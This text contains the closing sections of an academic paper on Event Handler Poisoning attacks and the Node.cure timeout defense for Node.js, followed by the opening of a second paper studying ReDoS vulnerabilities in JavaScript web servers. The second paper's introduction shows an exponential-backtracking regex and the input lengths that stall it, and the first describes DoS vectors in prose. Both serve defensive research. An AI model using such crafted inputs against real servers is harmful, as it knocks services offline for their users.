| Benchmark | Description | Overheads |
|---|---|---|
| LokiJS [11] | Server, Key-value store | 1.00, 1.00 |
| Node Acme-Air [3] | Server, Airline simulation | 1.03, 1.02 |
| webtorrent [26] | Server, P2P torrenting | 1.02, 1.02 |
| ws [27] | Utility, websockets | 1.00, 1.00* |
| Three.js [23] | Utility, graphics library | 1.09, 1.08 |
| Express [5] | Middleware | 1.24, 1.06 |
| Sails [21] | Middleware | 1.23, 1.14* |
| Restify [20] | Middleware | 1.63, 1.14* |
| Koa [9] | Middleware | 1.60, 1.24 |

Table 3: Results of our macro-benchmark evaluation of *Node.cure*'s overhead. Where available, we used the benchmarks defined by the project itself. Otherwise, we ran its test suite. Overheads are reported as "precise, lazy", and are the ratio of *Node.cure*'s performance to that of the baseline Node.js, averaged over several steady-state runs. We report the average overhead because we observed no more than 3% standard deviation in all but LokiJS, which averaged 8% standard deviation across our samples of its sub-benchmarks. *: Median of sub-benchmark overheads.

benchmark indicated a 1.3x overhead using `read` and `write` calls with a 64KB buffer. This overhead will vary from API to API.

**Overhead: Macro-benchmarks.** Our micro-benchmarks suggested that the overhead introduced by *Node.cure* may vary widely depending on what an application is doing. Applications that make little use of the Worker Pool will pay the overhead of the additional V8 interrupt check (minimal) and the TimeoutWatchdog's async hooks, whose cost is strongly dependent on the number of instructions executed in the callbacks. Applications that use the Worker Pool will pay these as well as the overhead of Worker buffering (variable, perhaps 1.3x).

We chose macro-benchmarks using a GitHub potpourri technique: we searched GitHub for "language:JavaScript", sorted by "Most starred", and identified server-side projects from the first 50 results. To add additional complete servers, we also included LokiJS [11], a popular key-value store, and IBM's Acme-Air airline simulation [3], which is used in the Node.js benchmark suite.

Table 3 lists the macro-benchmarks we used and the performance overhead for each type of TimeoutWatchdog. These results show that *Node.cure* introduces minimal overhead on real server applications, and they confirm the value of a lazy TimeoutWatchdog. Matching our micro-benchmark assessment of the TimeoutWatchdog's overhead, the overhead from *Node.cure* increased as the complexity of the callbacks used in the macro-benchmarks decreased — the middleware benchmarks sometimes used empty callbacks to handle client requests. In non-empty callbacks similar to those of the real servers, this overhead is amortized.

### 6.3 Security guarantees

As described in §5, our *Node.cure* prototype implements first-class timeouts for Node.js. *Node.cure* enforces timeouts for all vulnerable JavaScript and framework APIs identified by both us and the Node.js developers as long-running: regular expressions, JSON, file system, DNS, cryptography, and compression. Application-level APIs composed of these timeout-aware language and framework APIs are also timeout-aware.

However, Node.js also permits applications to add their own C++ bindings, and these may not be timeout-aware without refactoring. To evaluate the extent of this limitation, we measured the number of *npm* modules that define C++ bindings. These modules typically depend on the `node-gyp` and/or `nan` modules [37, 38]. We obtained the dependency list for each of the 628,863 *npm* modules from `skimdb.npmjs.com` and found that 4,384 modules (0.7%) had these dependencies[11].

As only 0.7% of *npm* modules define C++ bindings, we conclude that C++ bindings are not widely used and that they thus do not represent a serious limitation of our approach. In addition, we found the refactoring process for C++ bindings straightforward when we performed it on the Node.js framework and the `node-oniguruma` module as described earlier.

## 7 Practitioner Community Impact

In conjunction with the development of our *Node.cure* prototype, we took a two-pronged approach to reach out to the EDA practitioner community. First, we published a guide on safe service architecture for Node.js on `nodejs.org`. Second, we studied unnecessarily vulnerable Node.js APIs and added documentation or increased the security of these APIs.

### 7.1 Guide on safe service architecture

Without first-class timeouts, developers in the EDA community must resort to partitioning as a preventive measure. Do new Node.js developers know this? We expect they would learn from the Node.js community's guides for new developers, hosted on the `nodejs.org` website. However, these guides skip directly from "Hello world" to deep dives on HTTP and profiling. They do not advise developers on the design of Node.js applications, which as we have discussed must fit the EDA paradigm and avoid EHP vulnerabilities.

We prepared a guide to building EHP-safe EDA-based applications, including discussions about appropriate work patterns and the risks of high-complexity operations. The pull request with the guide was merged after discussion with the community. It can

[11] We counted those that matched the regexp `"nan"|"node-gyp"` on 11 May 2018.

be found at https://nodejs.org/en/docs/guides/dont-block-the-event-loop/. We believe that it will give developers insights into secure Node.js programming practices, and should reduce the incidence of EHP vulnerabilities in practice.

### 7.2 Changes to API and documentation

We studied the Node.js implementation and identified several unnecessarily vulnerable APIs in Node.js v8. Each of `fs.readFile`, `crypto.randomFill`, and `crypto.randomBytes` submits a single unpartitioned task to the Worker Pool, and in each of these cases a large task could be expensive in terms of I/O or computation. Were a careless developer to submit a large request to one of these APIs, it could cause one of the Workers to block. This risk was not mentioned in the API documentation. These APIs could instead be automatically partitioned by the framework to avoid their use as an EHP vector.

We took two steps to address this state of affairs. First, we proposed documentation patches warning developers against submitting large requests to these APIs, e.g. "The asynchronous version of `crypto.randomBytes()` is carried out in a single threadpool request. To minimize threadpool task length variation, partition large `randomBytes` requests when doing so as part of fulfilling a client request" [39]. These patches were merged without much comment. Second, we submitted a patch improving the simplest of these APIs, `fs.readFile`. This API previously read the entire file in a single `read` request. Our patch partitions it into a series of 64KB reads. As discussed earlier, partitioning I/O is an imperfect solution, but it is better than none. This patch was merged after several months of discussion on the performance-security tradeoff involved.

## 8 Discussion

**Other examples of EHP attacks.** Two other EHP attacks are worth mentioning. *First*, if the EDA framework uses a garbage collected language for the Event Loop (as do Node.js, Vert.x, Twisted, etc.), then triggering many memory allocations could lead to unpredictable blockage of the Event Loop. We are not aware of any reported attacks of this form, but such an attack would defeat first-class timeouts unless the GC were partitioned. *Second*, Linux lacks kernel support for asynchronous DNS requests, so they are typically implemented in EDA frameworks in the Worker Pool. If an attacker controls a DNS nameserver configured as a tarpit [73] and can convince an EDA-based victim to resolve name requests using this server, then each such request will poison one of the Workers in the Worker Pool. First-class timeouts will protect against this class of attacks as it does ReadDoS.

**Programming with first-class timeouts.** What would it be like to develop software for an EDA framework with first-class timeouts? First-class timeouts change the language and framework specifications. First, developers must choose a timeout threshold. Then, exception handling code will be required for both asynchronous APIs, which may be fulfilled with a `TimeoutError`, and synchronous APIs, which may throw a `TimeoutError`.

The choice of a timeout is a Goldilocks problem. Too short, and legitimate requests will result in an erroneous `TimeoutError` (false positive). Too long, and malicious requests will waste a lot of service time before being detected (false negative). Timeouts in other contexts have been shown to be selected without much apparent consideration [85], but for first-class timeouts we suggest that a good choice is relatively easy. Consider that a typical web server can handle hundreds or thousands of clients per second. Since each of these clients requires the invocation of at least one callback on the Event Loop, simple arithmetic tells us that in an EDA-based server, individual callbacks and tasks must take no longer than milliseconds to complete. Thus, a universal callback-task timeout on the order of 1 second should not result in erroneous timeouts during the normal execution of callbacks and tasks, but would permit relatively rapid detection of and response to an EHP attack[12]. By definition, first-class timeouts preclude the possibility of undetected EHP attacks (false negatives) with a reasonable choice of timeout, and our *Node.cure* prototype demonstrates that this guarantee can be provided in practice.

Developers can assign tighter timeout thresholds to reduce the impact of an EHP attack. If a tight timeout can be assigned, then a malicious request trying to trigger EHP will get about the same amount of server time as a legitimate request will, before the malicious request is detected and aborted with a `TimeoutError`. The lower the variance in callback and task times, the more tightly the timeout thresholds can be set without false positives. Though our implementation uses coarse-grained timeouts for callbacks and tasks, more fine-grained timeouts are possible. Such an API might be called `process.runWithTimeout(func)`. Appropriate coarse or fine-grained timeout thresholds could also be suggested automatically or tuned over the process lifetime of the server.

If a tight timeout cannot be assigned, perhaps because there is significant natural variation in the cost of handling legitimate requests, then we recommend that the `TimeoutError` exception handling logic incorporate a blacklist. With a blacklist, the total time wasted by EHP attacks is equal to the number of attacks multiplied by the timeout threshold. Since DDoS is outside of our

[12] If a service is unusually structured so as to run operations on behalf of many clients in a single callback, then when this service is overloaded such a callback might throw a `TimeoutError`. We recommend that such a callback be partitioned.

threat model, this value should be small and EHP attacks should not prove overly disruptive.

After choosing a timeout, developers would need to modify their code to handle `TimeoutErrors`. For asynchronous APIs that submit tasks to the Worker Pool, a `TimeoutError` will be delivered just like any other error, and error handling logic should already be present. This logic could be extended, for example to blacklist the client. For synchronous APIs or synchronous links in an asynchronous sequence of callbacks, we acknowledge that it is a bit strange that an unexceptional-looking sequence of code such as a loop can now throw an error, and wrapping every function with a `try-catch` block seems inelegant. Happily, recent trends in asynchronous programming techniques have made it easy for developers to handle these errors. The ECMAScript 6 specification made Promises a native JavaScript feature, simplifying data-flow programming (explicit encoding of a lifeline) [44]. Promise chains permit catch-all handling of exceptions thrown from any link in the chain, so existing catch-all handlers can be extended to handle a `TimeoutError`.

**Detecting EHP attacks without first-class timeouts.** Without first-class timeouts, a service that is not perfectly partitioned may have EHP vulnerabilities. In existing EDA frameworks there is no way to elegantly detect and recover from an EHP attack. Introducing a heartbeat mechanism into the service would enable the detection of an EHP attack, but what then? If more than one client is connected, as is inevitable given the multiplexing philosophy of the EDA, it is not feasible to interrupt the hung request without disrupting the other clients, nor it does seem straightforward to identify which client was responsible. In contrast, first-class timeouts will produce a `TimeoutError` at some point during the handling of the malicious request, permitting exception handling logic to easily respond by dropping the client and, perhaps, adding them to a blacklist.

**Other avenues toward EHP-safety.** In §4 we described two ways to achieve EHP-safety within the existing EDA paradigm. Other approaches are also viable but they depart from the EDA paradigm. Significantly increasing the size of the Worker Pool, performing speculative concurrent execution [48], or switching to preemptable callbacks and tasks could each prevent or reduce the impact of EHP attacks. However, each of these is a variation on the same theme: dedicating isolated execution resources to each client, a road that leads to the One Thread Per Client Architecture. The recent development of serverless architectures [70] is yet another form of the OTPCA, with the load balancing role played by a vendor rather than the service provider. If the server community wishes to use the EDA, which offers high responsiveness and scalability through the use of cooperative multitasking, we believe first-class timeouts are a good path to EHP-safety.

**Generalizability**. Our first-class timeouts technique can be applied to any EDA framework. Callbacks must be made interruptible, and tasks must be made abortable. While these properties are more readily obtained in an interpreted language, they could in principle be enforced in compiled or VM-based languages as well.

## 9 Related Work

**JavaScript and Node.js.** Ojamaa and Duuna assessed the security risks in Node.js applications [79]. Their analysis included ReDoS and other expensive computation as a means of blocking the event loop, though they overlooked the risks of I/O and the fact that the small Worker Pool makes its poisoning possible. Two recent studies have explored the incidence and impact of ReDoS in the Node.js ecosystem [92, 53].

Our preliminary work [52] sketched EHP attacks and advocated Constant Worst-Case Execution Time partitioning as a solution. However, analysis in the present work reports that this approach imposes significant refactoring costs and is an ad hoc security mechanism (§4.3).

Other works have identified the use of untrusted third-party modules as a common liability in Node.js applications. DeGroef et al. proposed a reference monitor approach to securely integrate third-party modules from *npm* [55]. Vasilakis et al. went a step further in their BreakApp system, providing strong isolation guarantees at module boundaries with dynamic policy enforcement at runtime [95]. The BreakApp approach is complete enough that it can be used to defeat EHP attacks, through what might be called Second-Class Timeouts. Our work mistrusts particular *instructions* and permits the delivery of `TimeoutErrors` at arbitrary points in sequential code, while these reference monitor approaches mistrust *modules* and thus only permit the delivery of `TimeoutErrors` at module boundaries. In addition, moving modules to separate processes in order to handle EHP attacks incurs significant performance overheads at start-up and larger performance overheads than *Node.cure* at run-time, and places more responsibility on developers to understand implementation details in their dependencies.

Static analysis can be used to identify a number of vulnerabilities in JavaScript and Node.js applications. Guarnieri and Livshits demonstrated static analyses to eliminate the use of vulnerable language features or program behaviors in the client-side context [65]. Staicu et al. offered static analyses and dynamic policy enforcement to prevent command injection vulnerabilities in Node.js applications [93]. Static taint analysis for JavaScript, as proposed by Tripp et al., enables the detection of other injection attacks as well [94]. The techniques in these works can detect the possibility of EHP

attacks that exploit known-vulnerable APIs (e.g. I/O such as `fs.readFile`), but not those exploiting arbitrary computation. Our first-class timeouts approach is instead a dynamic detect-and-respond defense against EHP attacks.

More broadly, other research on the EDA has studied client-side JavaScript/Web [71, 69, 54, 76] and Java/Android [59, 58, 43, 68, 72] applications. These have often focused on platform-specific issues such as `DOM` issues in web browsers [71].

**Embedded systems.** Time is precious in embedded systems as well. Lyons et al. proposed the use of `TimeoutErrors` in mixed-criticality systems to permit higher-priority tasks to interrupt lower-priority tasks [74]. Their approach incorporates timeouts as a notification mechanism for processes that have overrun their time slices, toying with preemption in a non-preemptive operating system. Our work is similar in principle but differs significantly in execution.

**Denial of Service attacks.** Research on DoS can be broadly divided into network-level attacks (e.g. DDoS attacks) and application-level attacks [41]. Since EHP attacks exploit the semantics of the application, they are application-level attacks, not easily defeated by network-level defenses.

DoS attacks seek to exhaust the resources critical to the proper operation of a server, and various kinds of exhaustion have been considered. The brunt of the literature has focused on exhausting the CPU, e.g. via worst-case performance [75, 51, 50, 90, 80], infinite recursion [49], and infinite loops [91, 45]. We are not aware of prior research work that incurs DoS using the file system, as do our ReadDoS attacks, though we have found a handful of CVE reports to this effect[13].

Our work identifies and shows how to exploit and protect the most limited resource of the EDA: Event Handlers. Although we prove our point using previously-reported attacks such as ReDoS, the underlying resource we are exhausting is not the CPU but the small, fixed-size set of Event Handlers deployed in EDA-based services.

**Practitioner awareness.** The server-side EDA practitioner community is aware of the risk of DoS due to EHP on the Event Loop. A common rule of thumb is "Don't block the Event Loop", advised by many tutorials as well as recent books about EDA programming for Node.js [96, 47]. Wandschneider suggests worst-case linear-time partitioning on the Event Loop [96], while Casciaro advises developers to partition any computation on the Event Loop, and to offload computationally expensive tasks to the Worker Pool [47]. Our work offers a more complete evaluation of EHP attacks, and in particular we extend the rule of "Don't block the Event Loop" to the Worker Pool.

**Future work.** Automatically identifying modules with computationally expensive paths would permit detecting EHP vulnerabilities in advance. As future work, we believe that research into computational complexity estimation ([81, 66, 86]) and measurement ([87, 63, 46]) might be adapted to the Node.js context for EHP vulnerability detection.

[13] For DoS by reading the slow file `/dev/random`, see CVE-2012-1987 and CVE-2016-6896. For a related DOS by reading large files, CVE-2001-0834, CVE-2008-1353, CVE-2011-1521, and CVE-2015-5295 mention DoS by memory exhaustion using `/dev/zero`.

## 10 Reproducibility

Everything needed to reproduce our results is available at `https://github.com/VTLeeLab/node-cure` — scripts for our analysis of the Snyk.io vulnerability database, links to our contributions to the Node.js community, and the source code for the *Node.cure* prototype.

## 11 Conclusion

The Event-Driven Architecture (EDA) holds great promise for scalable web services, and it is increasingly popular in the software development community. In this paper we defined Event Handler Poisoning (EHP) attacks, which exploit the cooperative multitasking at the heart of the EDA. We showed that EHP attacks occur in practice already, and as the EDA rises in popularity we believe that EHP attacks will become an increasingly critical DoS vector. The Node.js community has endorsed our expression of this problem, hosting our guide to avoiding EHP attacks on `nodejs.org`.

We proposed two defenses against EHP attacks, and prototyped the more promising: first-class timeouts. Our prototype, *Node.cure*, enables the detection and defeat of all known EHP attacks, with low overhead. Our findings can be directly applied by the EDA community, and we hope they influence the design of existing and future EDA frameworks.

## Acknowledgments

We thank the reviewers for their helpful feedback, as well as Adam Doupé for his shepherding. Snyk.io was kind enough to provide a dump of their vulnerability database for *npm*, which C. Coghlan helped us analyze. J.D. Greef of Ronomon suggested the EHP attacks listed in the discussion. A. Kazerouni, S. Rahaman, and the Virginia Tech Systems Reading Group were helpful sounding boards for our ideas and manuscripts, as were M. Hicks, G. Wang, and D. Yao.

## References


[1] *2017 User Survey Executive Summary*. The Linux Foundation.

[2] ab – apache http server benchmarking tool. https://httpd.apache.org/docs/2.4/programs/ab.html.

[3] acmeair-node. https://github.com/acmeair/acmeair-nodejs.

[4] Cylon.js. https://cylonjs.com/.

[5] express. https://github.com/expressjs/express.

[6] Gnu libc – posix safety concepts. https://www.gnu.org/software/libc/manual/html_node/POSIX-Safety-Concepts.html.

[7] Ibm node-red. https://nodered.org/.

[8] iot-nodejs. https://github.com/ibm-watson-iot/iot-nodejs.

[9] Koa. https://github.com/koajs/koa.

[10] libuv. https://github.com/libuv/libuv.

[11] Lokijs. https://github.com/techfort/LokiJS.

[12] Node-oniguruma regexp library. https://github.com/atom/node-oniguruma.

[13] Node security platform. https://nodesecurity.io/advisories.

[14] Node.js. http://nodejs.org/.

[15] Nodejs async hooks. https://nodejs.org/api/async_hooks.html.

[16] Node.js foundation members. https://foundation.nodejs.org/about/members.

[17] Node.js thread pool documentation. http://docs.libuv.org/en/v1.x/threadpool.html.

[18] Node.js usage: Statistics for websites using node.js technologies. https://trends.builtwith.com/framework/node.js.

[19] Regex.matchtimeout property. https://msdn.microsoft.com/en-us/library/system.text.regularexpressions.regex.matchtimeout.

[20] restify. https://github.com/restify/node-restify.

[21] sails. https://github.com/balderdashy/sails.

[22] Snyk.io. https://snyk.io/vuln/.

[23] three.js. https://github.com/mrdoob/three.js.

[24] Twisted. https://twistedmatrix.com/trac/.

[25] Vert.x. http://vertx.io/.

[26] webtorrent. https://github.com/webtorrent/webtorrent.

[27] ws: a node.js websocket library. https://github.com/websockets/ws.

[28] The Calendar and Contacts Server. https://github.com/Apple/Ccs-calendarserver, 2007.

[29] Ubuntu One: Technical Details. https://wiki.ubuntu.com/UbuntuOne/TechnicalDetails, 2012.

[30] New node.js foundation survey reports new "full stack" in demand among enterprise developers. https://nodejs.org/en/blog/announcements/nodejs-foundation-survey/, 2016.

[31] The linux foundation: Case study: Node.js. https://www.linuxfoundation.org/wp-content/uploads/2017/06/LF_CaseStudy_NodeJS_20170613.pdf, 2017.

[32] Microsoft's Node.js Guidelines. https://github.com/Microsoft/nodejs-guidelines, 2017.

[33] Random(4). http://man7.org/linux/man-pages/man4/random.4.html, 2017.

[34] This is what node.js is used for in 2017 – survey results. https://blog.risingstack.com/what-is-node-js-used-for-2017-survey/, 2017.

[35] Digital Transformation with the Node.js DevOps Stack. https://pages.nodesource.com/digital-transformation-devops-stack-tw.html, 2018.

[36] Node.js at IBM. https://developer.ibm.com/node/, 2018.

[37] Node.js v10.1.0: C++ Addons. https://nodejs.org/api/addons.html, 2018.

[38] Node.js v10.1.0: N-API. https://nodejs.org/api/n-api.html, 2018.

[39] Node.js v10.3.0 Documentation: crypto.randomBytes. https://nodejs.org/api/crypto.html#crypto_crypto_randombytes_size_callback, 2018.

[40] ABDALKAREEM, R., NOURRY, O., WEHAIBI, S., MUJAHID, S., AND SHIHAB, E. Why Do Developers Use Trivial Packages? An Empirical Case Study on npm. In *Foundations of Software Engineering (FSE)* (2017).

[41] ABLIZ, M. Internet Denial of Service Attacks and Defense Mechanisms. Tech. rep., 2011.

[42] ALIMADADI, S., MESBAH, A., AND PATTABIRAMAN, K. Understanding Asynchronous Interactions in Full-Stack JavaScript. In *International Conference on Software Engineering (ICSE)* (2016).

[43] BARRERA, D., KAYACIK, H. G., VAN OORSCHOT, P. C., AND SOMAYAJI, A. A methodology for empirical analysis of permission-based security models and its application to android. In *Computer and Communications Security (CCS)* (2010).

[44] BRODU, E., FRÉNOT, S., AND OBLÉ, F. Toward automatic update from callbacks to Promises. In *Workshop on All-Web Real-Time Systems (AWeS)* (2015).

[45] BURNIM, J., JALBERT, N., STERGIOU, C., AND SEN, K. Looper: Lightweight detection of infinite loops at runtime. In *International Conference on Automated Software Engineering (ASE)* (2009).

[46] BURNIM, J., JUVEKAR, S., AND SEN, K. WISE: Automated Test Generation for Worst-Case Complexity. In *International Conference on Software Engineering (ICSE)* (2009).

[47] CASCIARO, M. *Node.js Design Patterns*, 1 ed. 2014.

[48] CHADHA, G., MAHLKE, S., AND NARAYANASAMY, S. Accelerating Asynchronous Programs Through Event Sneak Peek. In *International Symposium on Computer Architecture (ISCA)* (2015).

[49] CHANG, R., JIANG, G., IVANČIĆ, F., SANKARANARAYANAN, S., AND SHMATIKOV, V. Inputs of coma: Static detection of denial-of-service vulnerabilities. In *IEEE Computer Security Foundations Symposium (CSF)* (2009).

[50] CROSBY, S. Denial of service through regular expressions. *USENIX Security work in progress report* (2003).

[51] CROSBY, S. A., AND WALLACH, D. S. Denial of Service via Algorithmic Complexity Attacks. In *USENIX Security* (2003).

[52] DAVIS, J., KILDOW, G., AND LEE, D. The Case of the Poisoned Event Handler: Weaknesses in the Node.js Event-Driven Architecture. In *European Workshop on Systems Security (EuroSec)* (2017).

[53] DAVIS, J. C., COGHLAN, C. A., SERVANT, F., AND LEE, D. The Impact of Regular Expression Denial of Service (ReDoS) in Practice: an Empirical Study at the Ecosystem Scale. In *The ACM Joint European Software Engineering Conference and Symposium on the Foundations of Software Engineering (ESEC/FSE)* (2018).

[54] DE GROEF, W., DEVRIESE, D., NIKIFORAKIS, N., AND PIESSENS, F. Flowfox: A web browser with flexible and precise information flow control. Computer and Communications Security (CCS).

[55] DE GROEF, W., MASSACCI, F., AND PIESSENS, F. NodeSentry: Least-privilege library integration for server-side JavaScript. In *Annual Computer Security Applications Conference (ACSAC)* (2014).

[56] DEBILL, E. Module counts. `http://www.modulecounts.com/`.

[57] DESAI, A., GUPTA, V., JACKSON, E., QADEER, S., RAJAMANI, S., AND ZUFFEREY, D. P: Safe asynchronous event-driven programming. In *ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)* (2013).

[58] ENCK, W., OCTEAU, D., MCDANIEL, P., AND CHAUDHURI, S. A study of android application security. In *USENIX Security* (2011).

[59] ENCK, W., ONGTANG, M., AND MCDANIEL, P. Understanding android security. *IEEE Security and Privacy* (2009).

[60] FERG, S. Event-driven programming: introduction, tutorial, history. 2006.

[61] FOUNDATION, A. S. The Apache web server.

[62] FREES, S. *C++ and Node.js Integration*. 2016.

[63] GOLDSMITH, S. F., AIKEN, A. S., AND WILKERSON, D. S. Measuring Empirical Computational Complexity. In *Foundations of Software Engineering (FSE)* (2007).

[64] GOOGLE. Chrome v8: Google's high performance, open source, javascript engine. `https://developers.google.com/v8/`.

[65] GUARNIERI, S., AND LIVSHITS, V. B. GATEKEEPER: Mostly Static Enforcement of Security and Reliability Policies for JavaScript Code. *USENIX Security* (2009).

[66] GULWANI, S., MEHRA, K. K., AND CHILIMBI, T. SPEED: Precise and Efficient Static Estimation of Program Computational Complexity. In *Principles of Programming Languages (POPL)* (2009).

[67] HARRELL, J. Node.js at PayPal. `https://www.paypal-engineering.com/2013/11/22/node-js-at-paypal/`, 2013.

[68] HEUSER, S., NADKARNI, A., ENCK, W., AND SADEGHI, A.-R. Asm: A programmable interface for extending android security. In *USENIX Security* (2014).

[69] JIN, X., HU, X., YING, K., DU, W., YIN, H., AND PERI, G. N. Code injection attacks on html5-based mobile apps: Characterization, detection and mitigation. In *Computer and Communications Security (CCS)* (2014).

[70] KOLLER, R., AND WILLIAMS, D. Will Serverless End the Dominance of Linux in the Cloud? In *Hot Topics in Operating Systems (HotOS)* (2017), pp. 169–173.

[71] LEKIES, S., STOCK, B., AND JOHNS, M. 25 million flows later: Large-scale detection of dom-based xss. In *Computer and Communications Security (CCS)* (2013).

[72] LIN, Y., RADOI, C., AND DIG, D. Retrofitting Concurrency for Android Applications through Refactoring. In *ACM International Symposium on Foundations of Software Engineering (FSE)* (2014).

[73] LISTON, T. Welcome To My Tarpit: The Tactical and Strategic Use of LaBrea. `http://www.threenorth.com/LaBrea/LaBrea.txt`, 2001.

[74] LYONS, A., MCLEOD, K., ALMATARY, H., AND HEISER, G. Scheduling-Context Capabilities: A Principled, Light-Weight Operating-System Mechanism for Managing Time. In *European Conference on Computer Systems (EuroSys)* (2018).

[75] MCILROY, M. D. Killer adversary for quicksort. *Software - Practice and Experience 29*, 4 (1999), 341–344.

[76] NIKIFORAKIS, N., INVERNIZZI, L., KAPRAVELOS, A., VAN ACKER, S., JOOSEN, W., KRUEGEL, C., PIESSENS, F., AND VIGNA, G. You are what you include: Large-scale evaluation of remote javascript inclusions. In *Computer and Communications Security (CCS)* (2012).

[77] O'DELL, J. Exclusive: How LinkedIn used Node.js and HTML5 to build a better, faster app. `http://venturebeat.com/2011/08/16/linkedin-node/`, 2011.

[78] O'DELL, J. Exclusive: How LinkedIn used Node.js and HTML5 to build a better, faster app, 2011.

[79] OJAMAA, A., AND DUUNA, K. Assessing the security of Node.js platform. In *7th International Conference for Internet Technology and Secured Transactions (ICITST)* (2012).

[80] OLIVO, O., DILLIG, I., AND LIN, C. Detecting and Exploiting Second Order Denial-of-Service Vulnerabilities in Web Applications. *ACM Conference on Computer and Communications Security (CCS)* (2015).

[81] OLIVO, O., DILLIG, I., AND LIN, C. Static Detection of Asymptotic Performance Bugs in Collection Traversals. In *Programming Language Design and Implementation (PLDI)* (2015).

[82] PADMANABHAN, S. How We Built eBay's First Node.js Application. `https://www.ebayinc.com/stories/blogs/tech/how-we-built-ebays-first-node-js-application/`, 2013.

[83] PAI, V. S., DRUSCHEL, P., AND ZWAENEPOEL, W. Flash: An Efficient and Portable Web Server. In *USENIX Annual Technical Conference (ATC)* (1999).

[84] PARIAG, D., BRECHT, T., HARJI, A., BUHR, P., SHUKLA, A., AND CHERITON, D. R. Comparing the performance of web server architectures. In *European Conference on Computer Systems (EuroSys)* (2007), ACM.

[85] PETER, S., BAUMANN, A., ROSCOE, T., BARHAM, P., AND ISAACS, R. 30 seconds is not enough! In *European Conference on Computer Systems (EuroSys)* (2008).

[86] PETSIOS, T., ZHAO, J., KEROMYTIS, A. D., AND JANA, S. SlowFuzz: Automated Domain-Independent Detection of Algorithmic Complexity Vulnerabilities. In *Computer and Communications Security (CCS)* (2017).

[87] PUSCHNER, P. P., AND KOZA, C. Calculating the Maximum Execution Time of Real-Time Programs. *Real-Time Systems 1*, 2 (1989), 159–176.

[88] RAYMOND, E. S. *The Cathedral and the Bazaar*. No. July 1997. 2000.

[89] SILBERSCHATZ, A., GALVIN, P. B., AND GAGNE, G. *Operating System Concepts*, 9th ed. Wiley Publishing, 2012.

[90] SMITH, R., ESTAN, C., AND JHA, S. Backtracking Algorithmic Complexity Attacks Against a NIDS. In *Annual Computer Security Applications Conference (ACSAC)* (2006), pp. 89–98.

[91] SON, S., AND SHMATIKOV, V. SAFERPHP Finding Semantic Vulnerabilities in PHP Applications. In *Workshop on Programming Languages and Analysis for Security (PLAS)* (2011), pp. 1–13.

[92] STAICU, C.-A., AND PRADEL, M. Freezing the web: A study of redos vulnerabilities in javascript-based web servers. In *27th USENIX Security Symposium (USENIX Security 18)* (Baltimore, MD, 2018), USENIX Association.

[93] STAICU, C.-A., PRADEL, M., AND LIVSHITS, B. Synode: Understanding and Automatically Preventing Injection Attacks on Node.js. In *Network and Distributed System Security (NDSS)* (2018).

[94] TRIPP, O., PISTOIA, M., COUSOT, P., COUSOT, R., AND GUARNIERI, S. Andromeda : Accurate and Scalable Security Analysis of Web Applications. In *International Conference on Fundamental Approaches to Software Engineering (FASE)* (2013), pp. 210–225.

[95] VASILAKIS, N., KAREL, B., ROESSLER, N., DAUTENHAN, N., DEHON, A., AND SMITH, J. M. BreakApp: Automated, Flexible Application Compartmentalization. In *Network and Distributed System Security (NDSS)* (2018).

[96] WANDSCHNEIDER, M. *Learning Node.js: A Hands-on Guide to Building Web Applications in JavaScript*. Pearson Education, 2013.

[97] WELSH, M., CULLER, D., AND BREWER, E. SEDA : An Architecture for Well-Conditioned, Scalable Internet Services. In *Symposium on Operating Systems Principles (SOSP)* (2001).

# Freezing the Web: A Study of ReDoS Vulnerabilities in JavaScript-based Web Servers

Cristian-Alexandru Staicu
*Department of Computer Science*
*TU Darmstadt*

Michael Pradel
*Department of Computer Science*
*TU Darmstadt*

## Abstract

Regular expression denial of service (ReDoS) is a class of algorithmic complexity attacks where matching a regular expression against an attacker-provided input takes unexpectedly long. The single-threaded execution model of JavaScript makes JavaScript-based web servers particularly susceptible to ReDoS attacks. Despite this risk and the increasing popularity of the server-side Node.js platform, there is currently little reported knowledge about the severity of the ReDoS problem in practice. This paper presents a large-scale study of ReDoS vulnerabilities in real-world web sites. Underlying our study is a novel methodology for analyzing the exploitability of deployed servers. The basic idea is to search for previously unknown vulnerabilities in popular libraries, hypothesize how these libraries may be used by servers, and to then craft targeted exploits. In the course of the study, we identify 25 previously unknown vulnerabilities in popular modules and test 2,846 of the most popular websites against them. We find that 339 of these web sites suffer from at least one ReDoS vulnerability. Since a single request can block a vulnerable site for several seconds, and sometimes even much longer, ReDoS poses a serious threat to the availability of these sites. Our results are a call-to-arms for developing techniques to detect and mitigate ReDoS vulnerabilities in JavaScript.

## 1 Introduction

Regular expressions are widely used in all kinds of software. Since regular expressions are easy to get wrong [42], which may help attackers to bypass checks [18, 5], developers are trained to think about the correctness of regular expressions. In contrast, another security-related aspect of regular expressions is often neglected: the performance, specifically, how long it takes to match a string against a regular expression. Unfortunately, given a specifically crafted input, matching against a suboptimally designed regular expression can easily take several minutes or even hours. For example, matching the apparently harmless regular expression `/(a+)+b/` against a sequence of 30 "a" characters on the Node.js JavaScript platform takes about 15 seconds on a standard computer.[1] Matching a sequence of 35 "a" characters already takes over 8 minutes, i.e., the matching time explodes exponentially.

If a server implementation suffers from this kind of performance problem, then an attacker can exploit it to overwhelm the server with hard-to-match inputs. This attack is known as *regular expression denial of service*, or short *ReDoS*. Such attacks are a form of algorithmic complexity attack [10] that exploits the worst-case complexity behavior of algorithms that match a string against a regular expression. Since for some regular expressions, the worst-case complexity is much higher than the average-case complexity, an attacker can cause denial of service with a few, relatively small inputs.

Even though ReDoS has been known for several years, recent developments in the web server landscape bring new and increased attention to the problem. The reason is that JavaScript is becoming increasingly popular not only for the client-side but also for the server-side of web applications. However, the single-threaded nature of JavaScript, where every request is handled by the same thread, makes server applications much more susceptible to ReDoS attacks. In practice, to avoid making the server unresponsive by blocking this thread, developers try to split any long-running computation into smaller events, which are than handled asynchronously. The problem is that in current JavaScript engines, matching a string against a regular expression cannot be easily split into multiple chunks of computation. As a result, a single request can effectively block the main thread, making the web server unresponsive to any other incoming requests and preventing it from finishing any other already established requests.

[1] We use JavaScript syntax for regular expressions, i.e., a pattern is either enclosed by slashes or given to the `RegExp()` constructor.

Despite the importance of ReDoS in web servers, there is currently little reported knowledge about the prevalence of ReDoS vulnerabilities in real-world websites. In this paper, we present the first comprehensive study of ReDoS across a large number of websites. We seek to answer the following questions:

- How widespread are ReDoS vulnerabilities in the server-side part of real-world JavaScript-based websites?
- What is the effect of vulnerabilities on the response time of web servers?
- What kinds of vulnerabilities are the most prevalent?
- Are more popular websites less vulnerable to ReDoS?
- Are existing defense mechanisms in use and if so, how effective are they in preventing ReDoS attacks?

